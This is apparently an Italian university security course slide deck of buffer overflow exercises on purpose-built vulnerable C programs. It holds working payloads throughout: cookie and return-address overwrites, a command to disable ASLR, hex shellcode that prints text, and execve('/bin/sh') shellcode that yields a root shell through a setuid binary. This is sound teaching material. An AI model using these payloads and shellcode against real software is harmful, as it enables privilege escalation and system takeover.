Buffer Overflow

ESERCIZI

Sicurezza 2016/2017

Plan

1. **Simple buffer overflow (stack1)**
2. **EIP rewriting using existing “you win” code (stack4)**
3. **Same by putting “you win” code in env variable and rewriting EIP (stack5)**
4. **Same with Shellcode (stack5)**
5. **Show how the above can get us a root shell**
6. **(not done) push shellcode up the stack instead of using env var, just explain principles**

Simple buffer overflow

Run stack1with an input that will make it write “you win” to stdout

Simple buffer overflow


stack1.c

```
#include <stdio.h>
#include <string.h>

int main(int argc, char** argv) {
	int cookie;
	char buf[80];


	printf("buf: %08x cookie: %08x\n", &buf, &cookie);
	gets(buf);
	if (cookie == 0x41424344)
		printf("you win!\n");
}
```

Simple buffer overflow




stack1.c

```
#include <stdio.h>
#include <string.h>

int main(int argc, char** argv) {
        int cookie;
        char buf[80];


        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);
        if (cookie == 0x41424344)
                printf("you win!\n");
}
```

Stack abuse





```
$ python -c 'print "A"*80+"DCBA"'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAADCBA

$ python -c 'print "A"*80+"DCBA"' |  ./stack1
buf: ffb93274 cookie: ffb932c4
you win!
```

Stack abuse

Little endian - ABCD

m	D
m+1	C
m+2	B
m+3	A



0+"DCBA"'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAADCBA

```
$ python -c 'print "A"*80+"DCBA"' |  ./stack1
buf: ffb93274 cookie: ffb932c4
you win!
```

EIP rewriting

Do EIP rewriting with stack4, by inserting a pointer to code that exists in the executable

Stack abuse and EIP rewrite

Stack4.c

```
#include <stdio.h>
int main() {
        int cookie;
        char buf[80];

        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);

        if (cookie == 0x00424300)
                printf("you win!\n");
}
```

Overflow as in stack1 does not work, because 00 = nl

```
$python -c 'print "A"*80+"\nBC\n"'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA
BC
$
$ python -c 'print "A"*80+"\nBC\n"' |  ./stack4
buf: ffd06174 cookie: ffd061c4
$
```

Stack4 - Solution

- Disable aslr
- Run debugger
- Find jne instruction
- Splice the addr following jne in input (little endian)
- Insert 86 chars before that

Stack4 - Solution

```
$ gdb stack4

gdb-peda$ info files
Symbols from "/home/bob/lezioni/sicII/esercizi/stack/stack4".
Local exec file:
        `/home/bob/lezioni/sicII/esercizi/stack/stack4',
                                        file type elf32-i386.
        Entry point: 0x8048380
        0x08048154 - 0x08048167 is .interp
        0x08048168 - 0x08048188 is .note.ABI-tag
        …
        0x080485b0 - 0x08048660 is .eh_frame
        0x0804a020 - 0x0804a028 is .data
        0x0804a028 - 0x0804a02c is .bss

gdb-peda$
```

Stack4 - Solution

```
gdb-peda$ x/10i 0x8048380
   0x8048380:  xor    ebp,ebp
   0x8048382:  pop    esi
   0x8048383:  mov    ecx,esp
   0x8048385:  and    esp,0xfffffff0
   0x8048388:  push   eax
   0x8048389:  push   esp
   0x804838a:  push   edx
   0x804838b:  push   0x8048540
   0x8048390:  push   0x80484d0
   0x8048395:  push   ecx
gdb-peda$
   0x8048396:  push   esi
   0x8048397:  push   0x804847d
   0x804839c:  call   0x8048370 <__libc_start_main@plt>
   …
```

This is the address pushed just before the call

Stack4 - Solution

```
gdb-peda$ x/10i 0x804847d
   0x804847d:  push   ebp
   0x804847e:  mov    ebp,esp
   0x8048480:  and    esp,0xfffffff0
   0x8048483:  sub    esp,0x70
   0x8048486:  lea    eax,[esp+0x6c]
   0x804848a:  mov    DWORD PTR [esp+0x8],eax
   0x804848e:  lea    eax,[esp+0x1c]
   0x8048492:  mov    DWORD PTR [esp+0x4],eax
   0x8048496:  mov    DWORD PTR [esp],0x8048560
   0x804849d:  call   0x8048330 <printf@plt>
gdb-peda$
```

Stack4 - Solution

```
gdb-peda$
   0x80484a2:  lea    eax,[esp+0x1c]
   0x80484a6:  mov    DWORD PTR [esp],eax
   0x80484a9:  call   0x8048340 <gets@plt>
   0x80484ae:  mov    eax,DWORD PTR [esp+0x6c]
   0x80484b2:  cmp    eax,0xd0a00
   0x80484b7:  jne    0x80484c5
   0x80484b9:  mov    DWORD PTR [esp],0x8048578
   0x80484c0:  call   0x8048350 <puts@plt>
   0x80484c5:  leave
   0x80484c6:  ret
gdb-peda$
gdb-peda$ x/s 0x8048578
0x8048578:     "you win!"
```

Stack4 - Solution

```
gdb-peda$
   0x80484a2:  lea    eax,[esp+0x1c]
   0x80484a6:  mov    DWORD PTR [esp],eax
   0x80484a9:  call   0x8048340 <gets@plt>
   0x80484ae:  mov    eax,DWORD PTR [esp+0x6c]
   0x80484b2:  cmp    eax,0xd0a00
   0x80484b7:  jne    0x80484c5
   0x80484b9:  mov    DWORD PTR [esp],0x8048578
   0x80484c0:  call   0x8048350 <puts@plt>
   0x80484c5:  leave
   0x80484c6:  ret
gdb-peda$
gdb-peda$ x/s 0x8048578
0x8048578:     "you win!"
```

Skip next two instructions if no match

Push addr of «you win!»

Call puts

Stack4 - Solution


the address to write is the following (after jne)

```
0x80484b9:   mov    DWORD PTR [esp],0x8048578
```

```
$ python -c 'print "A"*88 + "\xb9\x84\x04\x08"'| ./stack4
buf: ffa589a4 cookie: ffa589f4
you win!
Errore di segmentazione (core dump creato)
$
```

Stack4 - Solution

```
$ python -c 'print "A"*88 + "\xb9\x84\x04\x08"'| ./stack4
buf: ffa589a4 cookie: ffa589f4
you win!
```



EIP rewriting with external code

Code is put in an ENV var (stack5)

Stack abuse and EIP rewrite

Stack5.c

```
#include <stdio.h>
int main(int argc, char** argv) {
        if(argc < 2){
      printf("argument missed!!\n");
      return 0;}
        myfunc(argv[1]);
        printf("this is the return address for myfunc\n");}
void myfunc(char* src) {
        int cookie;
        char buf[60];
        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        strcpy(buf,src);
        if (cookie == 0x000d0a00)
                printf("you loose!\n");}
```

EIP rewriting with external code

$sudo ../bin/prepare.sh

(doing echo 0 > /proc/sys/kernel/randomize_va_space)

#prepare SHELLCODE with code that prints "you win" (see next slides)

$export SHELLCODE=$(python -c 'print "\xeb\x14\x31\xc0\x31\xdb\x31\xd2\xb0\x04\xb2\x09\x59\xb3\x01\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff\x79\x6f\x75\x20\x77\x69\x6e\x21\x0a'")

$

Preparing code youwin.asm

```
        jmp heh
go_back:
        xor eax, eax
        xor ebx, ebx
        xor edx, edx
        mov al,0x4          ;system call write
        mov dl,0x9          ;string length (needed by write syscall)
        pop ecx             ;get string address  (needed by write syscall)
        mov bl,0x1          ;stdout reference for syscall write
        int 0x80            ;syscall
        xor eax, eax
        inc eax ; eax will be 1 (syscall corresponding to exit)
        int 0x80
heh:
  call go_back
  db 'you win!\n'
```

Preparing machine code

```
# nasm -f elf32 youwin.asm
# ld -m elf_i386 -o youwin youwin.o
#./youwin
you win!#
```

Preparing machine code

```
# objdump -d youwin
youwin:     formato del file elf32-i386
Disassemblamento della sezione .text:
08048060 <cstart>:
 8048060:       eb 14                   jmp    8048076 <heh>
08048062 <go_back>:
 8048062:       31 c0                   xor    %eax,%eax
 8048064:       31 db                   xor    %ebx,%ebx
 8048066:       31 d2                   xor    %edx,%edx
 …
# export SHELLCODE=$(python -c 'print
"\xeb\x14\x31\xc0\x31\xdb\x31\xd2\xb0\x04\xb2\x09\x59\x
b3\x01\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff\x7
9\x6f\x75\x20\x77\x69\x6e\x21\x0a''')
```

EIP rewriting with external code

```
#get addr of SHELLCODE
$../bin/getenvaddr SHELLCODE ./stack5-mod
SHELLCODE will be at 0xffffd3e3

#do the stack overflow exploit
./stack5-mod $(python -c 'print "A"*68 + "\xe3\xd3\xff\xff"')
buf: ffffd04c cookie: ffffd088
you win!
$
```

EIP rewriting with ShellCode

ShellCode is put in an ENV var (stack5)

Preparing shell code idea: shell.c

```
#include <stdio.h>
int main()
{
        char* happy[2];
        happy[0] = "/bin/sh";
        happy[1] = NULL;
        execve(happy[0], happy, NULL);
}
```

Preparing code shell.asm

```
cstart:
xor eax, eax
  push eax; PUSH 0x00000000 on the Stack
  push 0x68732f6e
  push 0x69622f2f  ;PUSH //bin/sh in reverse i.e. hs/nib//
  mov ebx, esp  ;Make EBX point to //bin/sh on the Stack using ESP
  push eax ;PUSH 0x00000000 using EAX
  mov edx, esp  ; point EDX to it using ESP
  push ebx  ;PUSH Address of //bin/sh on the Stack
  mov ecx, esp  ;make ECX point to it using ESP
  ; EAX = 0, Let's move 11 into AL to avoid nulls in the Shellcode
  mov al, 11
  int 0x80 ;call execve
cend:
```

Preparing machine code

```
# nasm -f elf32 shell.asm
# ld -m elf_i386 -o shell shell.o
#./shell
$exit
#
```

Preparing machine code

```
# objdump -d shell
shell:     formato del file elf32-i386
Disassemblamento della sezione .text:
08048060 <cstart>:
 8048060:       31 c0                   xor    %eax,%eax
 8048062:       50                      push   %eax
 8048063:       68 6e 2f 73 68          push   $0x68732f6e
 8048068:       68 2f 2f 62 69          push   $0x69622f2f
 …
 8048075:       b0 0b                   mov    $0xb,%al
 8048077:       cd 80                   int    $0x80
#export SHELLCODE=$(python -c 'print
"\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x9
9\xb0\x0b\xcd\x80"')
```

EIP rewriting with ShellCode

```
$export SHELLCODE=$(python -c 'print "\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80"')
$../bin/getenvaddr SHELLCODE ./stack5-mod
SHELLCODE will be at 0xffffd3ee
$./stack5-mod $(python -c 'print "A"*68 + "\xee\xd3\xff\xff"')
buf: ffffd04c cookie: ffffd088
# whoami
bob
#exit
$
```

EIP rewriting with ShellCode gaining access to a root shell

```
$ sudo su
[sudo] password for bob:
# whoami
root
# chown root stack5-mod
# ls -l stack5-mod
-rwxrwxr-x 1 root bob 8728 dic 17 10:11 stack5-mod
# chmod a+s stack5-mod
# ls -l stack5-mod
-rwsrwsr-x 1 root bob 8728 dic 17 10:11 stack5-mod
```

EIP rewriting with ShellCode gaining access to a root shell

```
$../bin/getenvaddr SHELLCODE ./stack5-mod
SHELLCODE will be at 0xffffd3ee
$ whoami
bob
$ ./stack5-mod $(python -c 'print "A"*68 + "\xee\xd3\xff\xff"')
buf: ffffd04c cookie: ffffd088
# whoami
root
# exit
$
```